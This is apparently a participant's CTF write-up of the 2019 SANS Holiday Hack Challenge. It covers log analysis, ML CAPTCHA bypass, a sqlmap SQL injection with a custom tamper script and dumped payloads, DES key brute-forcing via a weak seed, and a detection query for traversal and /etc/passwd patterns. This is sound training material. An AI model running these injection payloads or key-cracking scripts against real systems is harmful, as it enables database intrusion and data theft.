Question 0

Talk to Santa in the Quad –

Answer: Check

Question 1

Find the Turtle Doves

Answer: Found in student union

Question 2

Unredact Threatening Document

Selected all and then pasted into notepad.

Answer: DEMAND

Question 3

Windows Log Analysis: Evaluate Attack Outcome

Opened in windows event viewer and filtered by two event codes, looking for a bunch of 4625s followed by 4624.

```
An account was successfully logged on.

Subject:
	Security ID:		NULL SID
	Account Name:		-
	Account Domain:		-
	Logon ID:		0x0

Logon Information:
	Logon Type:		3
	Restricted Admin Mode:	-
	Virtual Account:		No
	Elevated Token:		Yes

Impersonation Level:		Impersonation

New Logon:
	Security ID:		S-1-5-21-3433234885-4193570458-1970602280-1125
	Account Name:		supatree
	Account Domain:		ELFU
```

```
        Logon ID:                    0x4F75B3
        Linked Logon ID:             0x0
```

Answer: supatree

Question 4

Windows Log Analysis: Determine Attacker Technique

I just opened these logs in a text editor. Looked for the lsass process launching cmd.exe. Then took the pid of 3440 and looked for that listed as the parent, which is listed below.

NTDSUtil

https://adsecurity.org/?p=2398

```
  {

    "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",

    "event_type": "process",

    "logon_id": 999,

    "parent_process_name": "cmd.exe",

    "parent_process_path": "C:\\Windows\\System32\\cmd.exe",

    "pid": 3556,

    "ppid": 3440,

    "process_name": "ntdsutil.exe",

    "process_path": "C:\\Windows\\System32\\ntdsutil.exe",

    "subtype": "create",

    "timestamp": 132186398470300000,

    "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",

    "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",

    "user": "NT AUTHORITY\\SYSTEM",

    "user_domain": "NT AUTHORITY",

    "user_name": "SYSTEM"

  }

]
```

Answer: NTDSUtil

<u>Question 5</u>

Network Log Analysis: Determine Compromised System

First looked at local conn logs then went to http logs looking for outbound. Saw a couple of urls, but then saw this:

```
zeek-cut host < httplogs.txt | sort | uniq -c | sort -n | tail -n 3

1436 www.chinaacc.com

1706 www.poznan.pl

7643 144.202.46.214
```

Connecting directory to external ip,,,which whois shows as an asn assigned to choopa. I know from work exp that nothing good comes from that space:

```
ASN     United States AS20473 AS-CHOOPA - Cho
```

```
zeek-cut host < httplogs.txt | sort | uniq -c | sort -n | tail -n 3z
```

Saw only the one host stand out:

<u>Answer: 192.168.134.130</u>

<u>Question 6</u>

Splunk

Followed through the splunk steps (guided) and then for the final, found the email using:

```
index=main  banas password "results{}.workers.smtp.from"="Bradly Buttercups <Bradly.Buttercups@eIfu.org>"
```

Followed the path back to:


```
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4
```


Answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Question 7

Get Access To The Steam Tunnels

We needed a key for this one which Krampus had but kept leaving the room. I checked the src in dev tools and saw the image of him. I enlarged that on the key and just tried a few to match it up. Got it on the 4th or 5th try with 122520.





Answer: Krampus Hollyfeld

Question 8

Bypassing the Frido Sleigh CAPTEHA

By using the hint and watching the video, installed tensorflow and trained it on the given images.

I then needed to edit the code snippet for my use. It worked with local files, so just needed to process the site information instead:

```
#Can use queues and threading to speed up the processing
    q = queue.Queue()

    #Going to iterate over each of our images.
    for image in b64_images:

        # We don't want to process too many images at once. 10 threads max
        while len(threading.enumerate()) > 10:
            time.sleep(0.0001)

        #predict_image function is expecting png image bytes so we read image as 'rb' to get a bytes object
        image_bytes = image["base64"]
        uuid = image["uuid"]
        image_bytes = base64.b64decode(image_bytes)
        threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes, labels, input_operation,
output_operation,uuid)).start()
    print(challenge_image_types)
    print('Waiting For Threads to Finish...')
    while q.qsize() < len(b64_images):
        time.sleep(0.001)

    #getting a list of all threads returned results
    prediction_results = [q.get() for x in range(q.qsize())]

    #do something with our results... Like print them to the screen.
    for prediction in prediction_results:
        uuid = prediction["uuid"]
        name = prediction["prediction"]
        if name in challenge_image_types:
            final.append(uuid)

    # This should be JUST a csv list image uuids ML predicted to match the challenge_image_type .
    final_answer = ','.join(final)
```

Then after multiple entries, an email was sent to me:

You&#039;re A Winner of the Frido Sleigh Contest!

From: contest@fridosleigh.com, To: hglrkriy, Date 2019-12-13 15:22:49

Frido Sleigh - A North Pole Cookie Company

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8Ia8LiZEwvyZr2WO

Congratulations,

The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at kringlecon.com

Frido Sleigh, Inc.

123 Santa Claus Lane, Christmas Town, North-Pole 997095

Answer: 8Ia8LiZEwvyZr2WO

Question 9

Retrieve Scraps of Paper from Server

The hint here was pretty straight forward, look for sqli and use sqlmap with a custom tamper script. The hardest part for me was to find out where to attack and the script details. I initially tried a GET where you put your email address in, which manual checks confirmed was vulnerable. However, the best I could get was a response indicating congrats, did you get the paper yet. I next focused on doing this via POST for the apply form.

Since there is a token involved, I had to test a bit with python only to verify actions, etc.

```
import requests

session = requests.Session()

token = session.get("https://studentportal.elfu.org/validator.php") = Get a new token and apply to our post parameters.

paramsPost = {"dup":"","token":token.content,"elfmail":"blah@boba1.com1' UNION ALL SELECT 1 FROM DUAL ORDER BY 1 DESC LIMIT 1, 1#"}

response = session.post("https://studentportal.elfu.org/application-received.php", data=paramsPost)

print("Response body: %s" % response.content)
```

Which between this and other manual testing would show:

```
Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay, status) VALUES ('bob', 'bobby@bobsmith.com', 'lkj', 'lkjlk', 'lklk', 'lkjl', 'pending')

Duplicate entry 'bobby@bobsmith.com' for key 'elfmail'
```

My final tamper script, I switched the token field to the beginning, but not sure I had to, however I wanted to make sure that portion wasn't messed up. I also had issues getting this to work until I did a capture of my traffic and found that when I used the tamper script with no encoding, it was submitting as text and the post wasn't successful on the server. I had to force change the header value to submit correctly and it worked.

Tamper script:

```
#!/usr/bin/env python

from lib.core.enums import PRIORITY

import requests

__priority__ = PRIORITY.HIGHEST


def dependencies():
        pass
def tamper(payload, **kwargs):
        session = requests.Session()
        #Get a new token each time this runs.
        token = session.get("https://studentportal.elfu.org/validator.php")
        #swap the token to the beginning of the request.
        payload = "token=" + token.content + "&elfmail=bob@bobsmith.com" + payload
        #force change to correct the post headers
        kwargs['headers']['Content-Type']='application/x-www-form-urlencoded'
        return payload
```

The command ran looked similar to this:

```
# /usr/local/bin/sqlmap -u https://studentportal.elfu.org/application-received.php --data=* --tamper=/usr/local/Cellar/sqlmap/1.3.12/libexec/tamper/tamper.py --skip-urlencode --dump -D elfu -T krampus
```

The portion of the sqlmap log that is of interest:


```
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: '||(SELECT 0x52434243 WHERE 3041=3041 AND (SELECT 1325 FROM(SELECT COUNT(*),CONCAT(0x716b767071,(SELECT (ELT(1325=1325,1))),0x7176627a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: '||(SELECT 0x735a6147 WHERE 9925=9925 AND (SELECT 2649 FROM (SELECT(SLEEP(5)))KKeh))||'
---
web application technology: PHP 7.2.1, Nginx 1.14.2
back-end DBMS: MySQL >= 5.0
Database: elfu
```

Table: krampus

```
[6 entries]

+----+-----------------------+

| id | path                  |

+----+-----------------------+

| 1  | /krampus/0f5f510e.png |

| 2  | /krampus/1cc7e121.png |

| 3  | /krampus/439f15e6.png |

| 4  | /krampus/667d6896.png |

| 5  | /krampus/adb798ca.png |

| 6  | /krampus/ba417715.png |

+----+-----------------------+
```

I grabbed each one of these files and even though I could read the answer, I put them back together for the most part below.

Answer: Super Sled-o-matic



From the Desk of

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-m atic.

I've figured out a way to poison the data g ing into the system so that it will divert Santa's sled on hristmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

Question 10

Recover Cleartext Document

For this question I was tasked with decrypting a document. Provided was the executable used as well as the symbols file. Also there was a talk relevant to this, which was excellent.

After watching this talk, I determined that since the time this was encrypted was provided, once I was able to reverse the key, then I could run through all of the known seeds in a loop.

Taking the template of "solution" ruby file from the presenter's github, it looks like I had to determine a few things first. I opened the elf exe in ida as well as the example and compared them. The part I was most interested in was the random bit for the key generation.

```
?super_secure_random@@YAHXZ proc near   ; CODE XREF: generate_key(uchar * const)+47↓p
```

```
.text:00401DC0          push   ebp
.text:00401DC1          mov    ebp, esp
.text:00401DC3          mov    eax, state
.text:00401DC8          imul   eax, 214013 = The first number we needed that the seed is multiplied with.
.text:00401DCE          add    eax, 2531011 = The second number we needed that the result is added to.
.text:00401DD3          mov    state, eax
.text:00401DD8          mov    eax, state
.text:00401DDD          sar    eax, 16 = This is the part that differs.  I needed to add a shift to the right by 16.
.text:00401DE0          and    eax, 7FFFh = This "and" is the same from the example, left alone.
.text:00401DE5          pop    ebp
.text:00401DE6          retn
.text:00401DE6 ?super_secure_random@@YAHXZ endp
```

Next, by running the program in various ways, I was able to determine the key length was 8. I then determined the cipher being used by encrypting various lengths of data. It started with 8 bytes until I hit 8 characters then it jumps to 16 bytes, which indicates this was DES. Now for the mode I changed characters to encrypt and watched the output change, which confirmed this was CBC.

```
C:\Users\\Desktop>elfscrow.exe --encrypt "pdftest.pdf" pdftest.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!
Our miniature elves are putting together random bits for your secret key!
Seed = 1576642035
Generated an encryption key: 278dff6bcde74abb (length: 8)
Elfscrowing your key...
Elfscrowing the key to: elfscrow.elfu.org/api/store
Your secret id is 3701c139-9960-4a55-bc73-c8806b160bca - Santa Says, don't share that key with anybody!
File successfully encrypted!
```

With this information, I was now ready to work on the ruby script. I did try this on my own known data and seed first to make things easier while testing.

Final code:

```
require 'openssl'

KEY_LENGTH = 8 # key length observed

def generate_key(seed)

  key = ""

  1.upto(KEY_LENGTH) do

    #Data taken from ida above for the random function:

    key += (((seed = (214013 * seed + 2531011) & 0x7fff_ffff)>>16) & 0x0FF).chr

  end


  return key

end


def decrypt(data, key)

  c = OpenSSL::Cipher.new('des-cbc')

  c.decrypt

  c.key = key

  return (c.update(data) + c.final())

end


#if(!ARGV[1])

#  puts("Usage: ruby ./solution.rb <hex data> <seed>")

#  exit

#end


data = [ARGV[0]].pack('H*')

seed = ARGV[1].to_i

#Added below as a way to read in the file due to size
```

```
file = File.open("/home/dfir/Desktop/elf.enc", "rb")

contents = file.read


data = (contents)

#Initial seed value is epoch for 12/6/19 at 7pm utc

seed = 1575658800

#seed= 1575663650 = final found seed hardcoded in a later version

begin

#Lets loop 7200 times, which will iterate over all possible epoch seed times for that 2 hour window. Commented out portions of this to make it easier to do the final search and also added a rescue so it wouldn't stop at "bad data" with an incorrect key.

  7200.times do

		#puts (seed)

		key = generate_key(seed)

		seed += 1

		#puts("Generated key: #{key.unpack('H*')}")

		#puts "Decrypted -> " + decrypt(data, key)

		puts decrypt(data, key)

rescue => e

   end

end
```

With the above code, I found there were multiple matches, so printed the key along with any match, and directed to a txt file for review looking for a "pdf" file header. Once I found the correct seed, I hardcoded that and ran again, which produced the pdf document. See cover page below along with the answer.

Answer: Machine Learning Sleigh Route Finder

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE

Question 11

Open the Sleigh Shop Door

This challenge was bypassing locks by finding/changing things with Chrome dev tools.

Just had to follow the keypad unlock down the list.

The one at the end, you had to remove:

<div class="cover"></div>

Then the button data type into the main area:

<button data-id="10">Unlock</button>


Then look at the macaroni error in the console:

Then search the dom and move in each part checking along the way to see what it wanted.

```
<div class="component gnome" data-code="XJ0"></div>
<div class="component swab" data-code="J39"></div>
<div class="component macaroni" data-code="A33"></div>
```

The code was printed on the circuit board.

To get the image:



The villian is

The Tooth Fairy

Answer: The Tooth Fairy

Question 12

The first part was to get access and based on a previous answer, it looks like it was something default. The statement was:

The default login credentials should be changed on startup and can be found in the readme in

the ElfU Research Labs git repository.

Reviewed the site in Dev tools and found the js it was built on and on their GitHub. After a few diff tries, finally found the readme file.

https://srf.elfu.org/README.md

Sled-O-Matic - Sleigh Route Finder Web API

### Installation

``

sudo apt install python3-pip

sudo python3 -m pip install -r requirements.txt

```

*#### Running:*

*`python3 ./srfweb.py`*

*#### Logging in:*

*You can login using the default admin pass:*

*`admin 924158F9522B3744F5FCD4D10FAC4356`*

*However, it's recommended to change this in the sqlite db to something custom.*

For the next part, I went looking for LFI, SQLi, Shellshock and XSS in the logs provided. While jq is ok for some items, I'm more comfortable with Splunk. I took the log file and uploaded to my Splunk server at home. It was pretty easy to find the items listed with this query:

```
source="http.log" host="sanshttp" sourcetype="http_event_collector_metrics" "*../*" OR
"*/etc/passwd*" OR "*<*" OR "*union*" OR "*()*" OR "' or '1=1"

| stats count by id.orig_h
```

At this point, I had about 60ish results, which is nowhere near enough. I went down the rabbit hole of looking for items not mentioned that was potentially bad and spent more time than I care to admit. I
```

then tried to pivot on the UA. By doing that and then only looking for UAs with 5 or less hits, I created a list of 94 IPs and submitted that, which worked.

Route Calculation Success! RID:0807198508261964

Answer: 0807198508261964

Appendix

Keypad to Dorm:

Saw which keys had the most wear. And took the number 137,,then used an online calculator to find possible values of each 4 digits 1137, 1337, 1377. Deduped, then just went through the list and checked for primes. Found a small number and tried them.

Answer: 7331